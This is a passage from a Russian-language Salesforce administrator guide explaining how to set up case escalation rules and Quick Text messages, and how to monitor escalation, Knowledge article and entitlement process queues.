- Если хотите ставить обращения в очередь, создайте очереди.
- Если хотите при расширении обращения отправлять уведомления по эл. почте, создайте шаблоны эл. почты.

Когда Salesforce применяет правило перевода на следующий уровень к обращению, последнее изучается и сравнивается с критерием в записи правила. Если обращение соответствует критерию правила, Salesforce выполняет действия по расширению.

Организации обычно имеют одно правило перевода на следующий уровень с несколькими записями. Например, стандартное правило расширения обращений может содержать две записи: обращения, поле «Тип» которых содержит значение «Золотой», расширяются в течение 2 часов, а обращения, поле «Тип» которых содержит значение «Серебряный», расширяются в течение 8 часов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения правил перевода на следующий уровень:

- Настройка приложения

1. Введите строку «*Правила расширения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Правила расширения»**.
2. Создайте правило перевода на следующий уровень.
   a. Нажмите **«Новое»** и введите имя правила. Чтобы активировать данное правило перевода на следующий уровень, установите флажок «Активно».

      В один момент времени может быть активным только одно правило перевода на следующий уровень.

   b. Нажмите кнопку **«Сохранить»**.
3. На странице «Правило перевода на следующий уровень обращений» выберите нужное правило.
   Будет показана страница со сведениями о правиле.
4. Создайте записи правила. В записях правила определяется критерий, используемый для расширения обращения.
   a. В разделе «Записи правила» нажмите кнопку **«Создать»**. Для каждой записи можно указать следующее.
      - Порядок применения записей правила
      - Критерий для расширения обращения
      - Как рабочие часы влияют на расширение обращения
      - Как определяется время расширения

   b. Нажмите кнопку **«Сохранить»**.
      Будет показана страница с действиями по расширению.
5. Определите действия по расширению. Действия расширения определяют, когда обращение должно быть расширено, и что происходит в случае его расширения. Для каждой записи правила можно добавить не более пяти действий, позволяющих повысить уровень обращения через увеличивающиеся периоды времени.
   a. В разделе «Действия расширения» нажмите кнопку **«Создать»**. Для каждого действия расширения можно:

- Указать, когда расширяется обращение. В поле Возраст более введите количество часов, после которого расширяется незакрытое обращение. Можно ввести количество часов и 0 минут или 30 минут. Например, 1 час и 0 минут или 1 час и 30 минут.
- Переназначьте обращение другому пользователю или очереди и выберите шаблон эл. почты, согласно которого новому назначенному лицу (которое теперь ответственно за обращение) будет отправлено уведомление.
- Отправьте письма с уведомлениями другим пользователям, текущему ответственному за обращение и другим получателям.

b. Нажмите кнопку **«Сохранить»**.

Примеры и рекомендации по правилам расширения

Ниже приведены примеры того, как разные варианты записей и действий по правилам расширения влияют на то, как и когда следует расширять обращения.

Когда выполняются правила?

Обработка правил в системе Salesforce выполняется в определённом порядке.

СМ. ТАКЖЕ:

Записи правила расширения

Действия расширения

Отслеживание очереди правил расширения обращений

Примеры и рекомендации по правилам расширения

Ниже приведены примеры того, как разные варианты записей и действий по правилам расширения влияют на то, как и когда следует расширять обращения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Записи правила расширения

Критерий расширения определяет условия, при которых происходит расширение обращения. Критерий хранится в записи правила.

Действия расширения

Действия расширения определяют, когда обращение должно быть расширено, и что происходит в случае его расширения. В соответствии с правилом расширения обращение может быть назначено другому агенту службы поддержки (пользователю) или очереди поддержки (очереди). Правило расширения может также отправлять электронные уведомления новому ответственному, текущему ответственному за обращение и другим получателям.

СМ. ТАКЖЕ:

Записи правила расширения

Действия расширения

Записи правила расширения

Критерий расширения определяет условия, при которых происходит расширение обращения. Критерий хранится в записи правила.


Когда Salesforce применяет правило перевода на следующий уровень к обращению, последнее изучается и сравнивается с критерием в записи правила. Если обращение соответствует критерию правила, Salesforce выполняет действия по расширению.

Давайте разобьем запись правила на части и рассмотрим их по отдельности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Действие 1. Порядок записей правила

Порядок сортировки определяет последовательность, в которой Salesforce проверяет записи правила [1]. Обычно в организациях применяется одно правило расширения, состоящее из нескольких записей.

Совет: Рекомендуется размещать наиболее сложные записи правила в начале порядка сортировки. Ставьте наиболее общие правила в конце порядка сортировки.

Предположим, что у нас есть пять записей правила. Salesforce берет первую запись правила и проверяет, соответствует ли его критерий обращению. Если критерий совпадает, то Salesforce прерывает проверку и

расширяет обращение. Если критерий не совпадает, Salesforce проверяет вторую запись правила и так далее, пока не будет найдено совпадение.

Если первая запись правила является общим случаем, то Salesforce обнаружит совпадение и проведет расширение обращения, не проверяя последующие записи.

Потому рекомендуется помещать общие — «на все случаи жизни» — записи правила в конце. Общая запись правила нужна для расширения обращений, по которым нет совпадений в других записях правила. Например, вы хотите расширять обращения, которые открыты более 48 часов. Создайте запись правила без критерия, чтобы она срабатывала на всех оставшихся обращениях, и укажите, что обращения расширяются через 48 часов после создания.

Действие 2. Критерий записи правила

Критерий записи правила определяет значения полей обращения, которые запускают расширение. Когда Salesforce проверяет соответствие записи правила, берется данный критерий и сравнивается со значениями полей в обращении. Если критерий совпадает, то обращение расширяется.

Выполнить данное правило, если критерий соответствует

Вы можете указать критерий расширения с помощью значений полей, установив флажок **критерий выполняется** [2.1].

Выберите поле, задайте оператор и укажите значение [2.2]. Предположим, что нам нужно расширять обращения с высоким приоритетом от двух наших самых важных клиентов, компаний Acme и Global Media. Можно создать запись правила, которое расширяет те обращения, где поле «Приоритет» равно *Высокий* и поле «Организация: название организации» равно *Acme* или *Global Media*.

Заполняя строки, можно указать дополнительные значения полей.

Совет: По умолчанию фильтр объединяет строки с помощью оператора AND (И). Если желаете применить другой оператор фильтра, нажмите кнопку **Добавить логику фильтра** [2.3]. Фильтр можно упорядочить с помощью скобок, операторов AND (И) и OR (ИЛИ). Например, (1 AND 2) или (3 AND 4).

Выполнить данное правило, если критерий соответствует

Вы можете определить критерий расширения с помощью формулы, выбрав вариант **результат формулы равен true** (Истина).

Введите формулу, возвращающую значение True или False (Истина или Ложь). Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила.

Действие 3. Критерий рабочих часов

С помощью данного критерия можно указать период доступности вашей команды поддержки [3]. Если в правиле расширения указаны рабочие часы, то действия по расширения выполняются только в этом интервале.

Давайте рассмотрим нескольким примеров. Предположим, что ваша команда поддержки находится в Сан-Франциско и работает с 9 утра до 5 вечера по графику понедельник-пятница.

Игнорировать рабочие часы

Если вы не желаете учитывать рабочие часы при расширении обращений, установите флажок Игнорировать рабочие часы. В таком случае обращение будет расширяться без учета рабочих часов команды поддержки и обращения. Например, обращение может быть расширено в 3 часа утра, даже если на этот момент команда поддержки недоступна.

Применять рабочие часы, указанные в обращении

В обращении могут быть указаны рабочие часы, отличные от действующих для вашей команды поддержки. Если в обращении указаны рабочие часы, то оно будет расширяться в данном интервале.

Предположим, что ваша команда поддержки находится в Сан-Франциско и работает с 9 до 17, но при этом клиент живет в Нью-Йорке и работает в другом часовом поясе. Вы можете указать в обращении рабочие часы с учетом его пояса, чтобы команда поддержки могла обращаться к клиенту в этом интервале. Если выбран вариант Использовать рабочие часы из обращения, то обращение расширяется согласно рабочим часам восточного побережья. Таким образом, обращение может расширяться в 6 утра по Сан-Франциско, так как это входит в интервал рабочих часов восточного побережья (9.00–17.00 восточного побережья соответствует 6.00–14.00 западного).

Указание рабочих часов

Используйте поиск для выбора интервала рабочих часов, заданных для вашей компании. Если выбран данный вариант, то обращения будут расширяться в этом интервале. Допустим, вы задали рабочие часы как 9.00–17.00 по Тихоокеанскому времени (по времени Сан-Франциско). Если выбрать рабочие часы 9.00–17.00 по Тихоокеанскому времени, то обращения будут расширяться только в этом интервале.

Действие 4. Как задается время расширения

Укажите, когда начинается отсчет времени расширения, задав способ установки времени расширения [4]. Ваш выбор в этом месте зависит от того, когда начинается отсчет периода времени, указанного в поле Длительность. Вы можете задать поле Длительность на странице «Действия по расширению».

Когда создается обращение

Отсчет расширения начинается при создании обращения, и оно расширяется, когда проходит период времени, заданный в поле длительности.

Если в поле Длительность указано 5 часов, то обращение будет расширено через 5 часов с момента создания. Если обращение создано в 9 утра в понедельник, то оно будет расширено в 14 часов в понедельник.

При создании обращения отключить после первой правки в обращении

Отсчет расширения начинается с момента создания обращения, но прерывается при изменении обращения, если правка произошла до истечения периода времени, указанного в поле длительности.

Если в поле Длительность указано 5 часов, то обращение будет расширено через 5 часов с момента создания, если обращение не изменено в течение этих 5 часов. Если обращение было создано в 9 утра понедельника и не было изменено в течение 5 часов, то в 14 часов в понедельник обращение будет расширено. Однако, если обращение, созданное в 9 утра в понедельник, в 10 утра изменит агент поддержки, то обращение не будет расширено.

На основе времени последнего изменения

Отсчет расширения начинается при изменении обращения.

Если в поле Длительность задано 5 часов, то обращение расширяется после 5 часов с момента последнего изменения обращения. Предположим, что обращение создано в 9 утра в понедельник,

а агент изменил обращения в 10 утра. Тогда обращение будет расширено в 15 часов в понедельник, что соответствует пяти часам после утреннего изменения.

СМ. ТАКЖЕ:

- Настройка правил повышения уровня
- Действия расширения

Действия расширения


Действия расширения определяют, когда обращение должно быть расширено, и что происходит в случае его расширения. В соответствии с правилом расширения обращение может быть назначено другому агенту службы поддержки (пользователю) или очереди поддержки (очереди). Правило расширения может также отправлять электронные уведомления новому ответственному, текущему ответственному за обращение и другим получателям.

Давайте рассмотрим каждую часть действия расширения отдельно и рекомендации по каждому шагу:

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Длительность

Обращение в системе Salesforce расширяется в том случае, если оно не закрыто в течение данного периода времени [1]. Например, обращение можно расширить, если оно не было закрыто в течение пяти часов.

Данное время определяется значением поля «Определить способ выбора времени расширения» в записи правила. Данное поле не позволяет использовать одинаковое значение для двух действий расширения.

Поле «Длительность» является обязательным, так как правила расширения зависят от времени.

Автоматическое переназначение обращений

В случае расширения обращения система Salesforce может переназначить его другому пользователю или очереди [2].

- Очередь или Пользователь: выберите пользователя или очередь, которым следует переназначить обращение. Когда обращение переназначено, эта очередь или пользователь становятся новыми ответственными за это обращение. Компании обычно переназначают обращения очереди, а не отдельному пользователю. Например, если поддержка уровня 1 не закрыла обращение в течение 24 часов, это обращение переназначается очереди поддержки уровня 2.
- Шаблон уведомления: выберите шаблон уведомления, который будет использоваться для отправки электронных уведомлений новому ответственному.

Если шаблон уведомления выбран, система Salesforce отправит электронное уведомление новому ответственному за обращение. Данный шаблон определяет, какие поля будут включены в электронное уведомление. Например, электронный шаблон может включать номер обращения, контактное лицо, название организации и причину обращения, чтобы новый ответственный за обращение смог быстро разобраться в ситуации.

Уведомление пользователей

В случае расширения обращения система Salesforce может отправить электронное уведомление пользователю, текущему ответственному за обращение или другим получателям электронной почты, чтобы они знали о том, что обращение было расширено [3].

- Уведомить этого пользователя: выберите пользователя для уведомления. Например, можно отправить уведомление менеджеру службы поддержки.
- Уведомить ответственного за обращение: отправьте электронное письмо текущему ответственному за обращение, чтобы напомнить ему о расширении обращения. Установите этот флажок, если нужно уведомить ответственного за обращение, но обращение еще не было переназначено.
- Дополнительные адреса эл. почты: в случае расширения обращения электронные уведомления можно также отравлять другим людям. Введите до пяти адресов эл. почты, каждый в отдельной строке. Например, правило расширения можно настроить для уведомления менеджеров службы поддержки или руководителей, чтобы они знали о расширении обращения.
- Шаблон уведомления: если выбраны параметры Уведомить этого пользователя, Уведомить ответственного за обращение или Дополнительные адреса эл. почты, необходимо выбрать шаблон уведомления для отправки электронного уведомления пользователю, ответственному за обращение или дополнительным получателям. Данный шаблон определяет, какие поля включены в электронное уведомление.

СМ. ТАКЖЕ:

Настройка правил повышения уровня

Записи правила расширения

Когда выполняются правила?

Обработка правил в системе Salesforce выполняется в определённом порядке.

1. Правила проверки
2. Правила назначения
3. Правила автоматического ответа
4. Бизнес-правила (с немедленными действиями)
5. Правила расширения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка быстрого текста

Быстрый текст позволяет пользователям создавать сообщения (например, приветствия, ответы на типичные вопросы и короткие примечания), которые могут использоваться агентами службы поддержки при обновлении обращений и общении с клиентами в целях экономии времени и повышения стандартизации. Под настройкой быстрого текста понимается включение его поддержки, назначение соответствующих полномочий пользователям и создание стандартизированных сообщений.

1. Включите быстрый текст.

   Быстрый текст автоматически включается для организаций, у которых включен Live Agent, однако это может быть не видно в настройках быстрого текста. В этом случае включите быстрый текст вручную.
2. При необходимости настройте параметры быстрого текста.
3. Предоставьте пользователям полномочия на создание сообщений «Быстрый текст».
4. Создайте сообщения «Быстрый текст».
5. Если организация использует приложение Live Agent, предоставьте агентам доступ к боковой панели «Быстрый текст» на консоли Live Agent.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки быстрого текста:

- Настройка приложения

Включение быстрого текста

Функция «Быстрый текст», включенная для организации, позволяет агентам использовать предопределенные сообщения для ответа клиентам и быстро обновлять текущие обращения.

Предоставление агентам службы поддержки доступа к быстрому тексту

Благодаря предоставлению доступа к быстрому тексту, агенты могут выбирать стандартные сообщения для добавления в чаты, сообщения эл. почты, обновления или примечания к обращениям.

Создание сообщений «Быстрый текст»

Сообщения «Быстрый текст» позволяют агентам быстро добавлять стандартные примечания в обновления обращений и отправлять клиентам типовые ответы. Рекомендуем создать настраиваемые сообщения, которые должны использоваться агентами при отправке сообщений эл. почты или общении с клиентами посредством чата.

Включение быстрого текста

Функция «Быстрый текст», включенная для организации, позволяет агентам использовать предопределенные сообщения для ответа клиентам и быстро обновлять текущие обращения.

Прим.: Включение быстрого текста является необратимым.

1. Введите строку *«Параметры быстрого текста»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры быстрого текста»**.
2. Установите флажок «Включить быстрый текст».
3. Нажмите кнопку **«Сохранить»**.

После включения функции «Быстрый текст» обновите полномочия пользователей, чтобы предоставить агентам службы поддержки доступ к быстрому тексту.

СМ. ТАКЖЕ:

Настройка быстрого текста

Создание сообщений «Быстрый текст»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения быстрого текста:

- Настройка приложения

Предоставление агентам службы поддержки доступа к быстрому тексту

Благодаря предоставлению доступа к быстрому тексту, агенты могут выбирать стандартные сообщения для добавления в чаты, сообщения эл. почты, обновления или примечания к обращениям.

Чтобы предоставить агентам доступ к быстрому тексту на консоли Live Agent, в приложении Live Agent на консоли Salesforce или в действиях ленты обращений «Эл. почта», «Портал», «Записать вызов в журнал» и «Изменить статус», выполните указанные ниже действия.

- Назначьте им полномочие «Чтение» для объекта «Быстрый текст»
- Выполните одно из указанных ниже действий.

Параметр	Этапы
Назначение агентам ответственности как минимум за одно сообщение «Быстрый текст»	– Назначьте агентов ответственными за текущие сообщения «Быстрый текст» (щелкните ссылку **«Изменить»** напротив поля записи «Ответственный») или – Разрешите им создание сообщений
Изменение единых стандартных параметров общего доступа к объекту «Быстрый текст»	1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**. 2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки быстрого текста:

- Настройка приложения

Параметр	Этапы
	3. В раскрывающемся списке «Доступ по умолчанию» выберите значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи» для объекта «Быстрый текст». 4. Нажмите кнопку **«Сохранить»**.
Использование правил общего доступа	Чтобы сохранить единые стандартные параметры общего доступа без изменений, создайте правила общего доступа, позволяющие определить группы пользователей, которым сообщения «Быстрый текст» должны быть доступны как минимум только для чтения.

Пользователь также может создавать стандартизированные сообщения для агентов службы поддержки, имеющих доступ к быстрому тексту.

СМ. ТАКЖЕ:

Настройка быстрого текста

Создание сообщений «Быстрый текст»

Сообщения «Быстрый текст» позволяют агентам быстро добавлять стандартные примечания в обновления обращений и отправлять клиентам типовые ответы. Рекомендуем создать настраиваемые сообщения, которые должны использоваться агентами при отправке сообщений эл. почты или общении с клиентами посредством чата.

1. Откройте вкладку **«Быстрый текст»**.
2. Нажмите кнопку **«Создать»**.
3. При наличии нескольких типов записей «Быстрый текст» выберите нужный тип записи для нового сообщения и нажмите кнопку **«Продолжить»**.
4. Введите имя сообщения.
5. Введите сообщение.

   Текст сообщения может содержать разрывы строк, списки и специальные символы, а его длина не должна превышать 4 096 символов.
6. Чтобы открыть панель выбора полей слияния, щелкните **«Доступные поля слияния»**.
7. Выберите каналы для отображения данного сообщения.

   Доступные каналы определяются функциями, включенными в организации.
   - «Эл. почта»: действие «Эл. почта» ленты обращений
   - «Live Agent»: приложение Live Agent на консоли Salesforce
   - «Портал»: сообщество или клиентский портал
   - «Телефон»: действие «Записать вызов в журнал» ленты обращений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания сообщений «Быстрый текст»:

- «Создание», «Чтение», «Редактирование» и «Удаление» для объекта «Быстрый текст»

- «Внутренний»: действие «Изменить статус» ленты обращений

8. Выберите категорию.
9. При необходимости выберите подкатегорию.
10. Нажмите кнопку **«Сохранить»**.

Совет: Чтобы просмотреть образец быстрого текста, заполненный данными из выбранных записей, щелкните **«Протестировать и проверить поля слияния»**.

СМ. ТАКЖЕ:

Формирование писем электронной почты из записей

Настройка быстрого текста

Отслеживание процессов поддержки

После настройки автоматизации поддержки можно отслеживать действия в рамках процессов по статьям и очереди для правил перевода на следующий уровень и прав.

Отслеживание автоматических действий по обработке статей

Пользователи Salesforce Knowledge могут планировать публикацию или архивирование статей на конкретную дату. Чтобы просмотреть и при необходимости отменить данные отложенные действия, воспользуйтесь очередью автоматических действий процессов.

Отслеживание очереди правил расширения обращений

Чтобы просмотреть и при необходимости отменить отложенные действия, если система Salesforce инициирует правило расширения обращений, использующее зависимые от времени действия, воспользуйтесь очередью правил расширения.

Отслеживание очереди процессов права

Отслеживание автоматических действий по обработке статей

Пользователи Salesforce Knowledge могут планировать публикацию или архивирование статей на конкретную дату. Чтобы просмотреть и при необходимости отменить данные отложенные действия, воспользуйтесь очередью автоматических действий процессов.

1. Введите строку «*Автоматические действия процессов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Автоматические действия процессов»**.
2. Чтобы просмотреть список всех отложенных действий для любой статьи, нажмите кнопку **«Поиск»**. Чтобы просмотреть список отложенных действий, соответствующих только определенному критерию, укажите критерий фильтрации и нажмите кнопку **«Поиск»**.

   Ниже перечислены доступные параметры фильтрации.

   Определение процесса
   Процесс, инициирующий выполнение действия. Данное поле всегда содержит значение «KBWorkflow».

   Объект
   Объект, инициировавший выполнение отложенного действия. Данное поле всегда содержит значение «Статья базы знаний».

   Запланированная дата
   Дата, на которую запланировано выполнение отложенных действий.

   Дата создания
   Дата создания статьи, инициировавшей выполнение отложенного действия.

   Создано
   Автор статьи, инициировавшей выполнение отложенного действия.

   Имя записи
   Имя статьи, инициировавшей выполнение отложенного действия.

   Фильтр не чувствителен к регистру.

Чтобы отменить отложенные действия, установите флажки рядом с нужными действиями и нажмите кнопку **Удалить**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления автоматическими действиями процессов:

- Изменение всех данных

Отслеживание очереди правил расширения обращений

Чтобы просмотреть и при необходимости отменить отложенные действия, если система Salesforce инициирует правило расширения обращений, использующее зависимые от времени действия, воспользуйтесь очередью правил расширения.

Чтобы просмотреть отложенные действия, выполните указанные ниже действия.

1. Введите строку «*Расширения обращений*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Расширения обращений»**.
2. Чтобы просмотреть список всех отложенных действий для любого активного правила расширения обращений, нажмите кнопку **«Поиск»**. Чтобы просмотреть список отложенных действий, соответствующих только определенному критерию, укажите критерий фильтрации и нажмите кнопку **«Поиск»**. Ниже перечислены доступные параметры фильтрации.

   Обращение для расширения
   Поле расширенного обращения «Номер обращения». Поле «Номер обращения» содержит уникальный автоматически создаваемый номер для идентификации обращения.

   Правило расширения
   Имя правила, используемого для расширения обращения.

   Запись правила
   Порядок обработки записи в правиле. Запись правила — это условие, определяющее способ обработки правила расширения обращения. Каждое правило расширения может содержать не более 3 000 записей.

   Действие расширения
   Временной критерий, указываемый для расширяемого обращения согласно записи правила.

   Пропустить часы работы
   Данный параметр определяет наличие флажка «Пропустить часы работы» для записи правила, позволяющего пропускать часы работы организации и всегда гарантировать действительность записи правила.

   Расширить в
   Дата и время расширения обращения согласно записи правила. Даты и время отображаются в часовом поясе пользователя, просматривающего очередь правил расширения.

   Дата добавления
   Дата и время добавления обращения в очередь. Даты и время отображаются в часовом поясе пользователя, просматривающего очередь правил расширения.

   Фильтр не чувствителен к регистру.

Чтобы отменить отложенные действия, выполните указанные ниже действия.

1. Установите флажки напротив нужных отложенных действий.
2. Нажмите кнопку **«Удалить»**. Система Salesforce отменяет отложенное действие.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления очередью правил расширения обращений:

- Изменение всех данных

СМ. ТАКЖЕ:

Настройка правил повышения уровня
Примеры и рекомендации по правилам расширения

Отслеживание очереди процессов права

Чтобы просмотреть и при необходимости отменить отложенные действия, если система Salesforce инициирует процесс права, использующий зависимые от времени действия контрольных точек, воспользуйтесь очередью процессов права.

Чтобы просмотреть отложенные действия, выполните указанные ниже действия.

1. Введите строку *Процессы права* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Процессы права»**.
2. Чтобы просмотреть список всех отложенных действий для любых активных бизнес-правил, нажмите кнопку **«Поиск»**. Чтобы просмотреть список отложенных действий, соответствующих только определенному критерию, укажите критерий фильтрации и нажмите кнопку **«Поиск»**. Ниже перечислены доступные параметры фильтрации.

   Имя процесса права
   Процесс права.

   Номер обращения
   Автоматически создаваемый идентификационный номер обращения.

   Имя контрольной точки
   Контрольная точка, инициировавшая выполнение действия.

   Дата оценки
   Дата, на которую запланировано выполнение оценочных действий.

   Дата создания
   Дата создания обращения, инициировавшего выполнение процесса права.

   Username
   Пользователь, обновивший обращение для инициирования процесса права.

   Фильтр не чувствителен к регистру.

Чтобы отменить отложенные действия, выполните указанные ниже действия.

1. Установите флажки напротив нужных отложенных действий.
2. Нажмите кнопку **«Удалить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Отслеживание процессов права недоступно в версии Professional Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления очередью процессов права:

- Изменение всех данных

Настройка прав и соглашений об обслуживании

Предоставляет поддержку клиентам за счет прав и сервисных контрактов.

Что такое управление правами?

Управление правами обеспечивает предоставление надлежащей поддержки клиентам. Функции управления правами позволяют определять, осуществлять и отслеживать уровни обслуживания в качестве части процесса управления поддержкой.

Планирование для управления правами

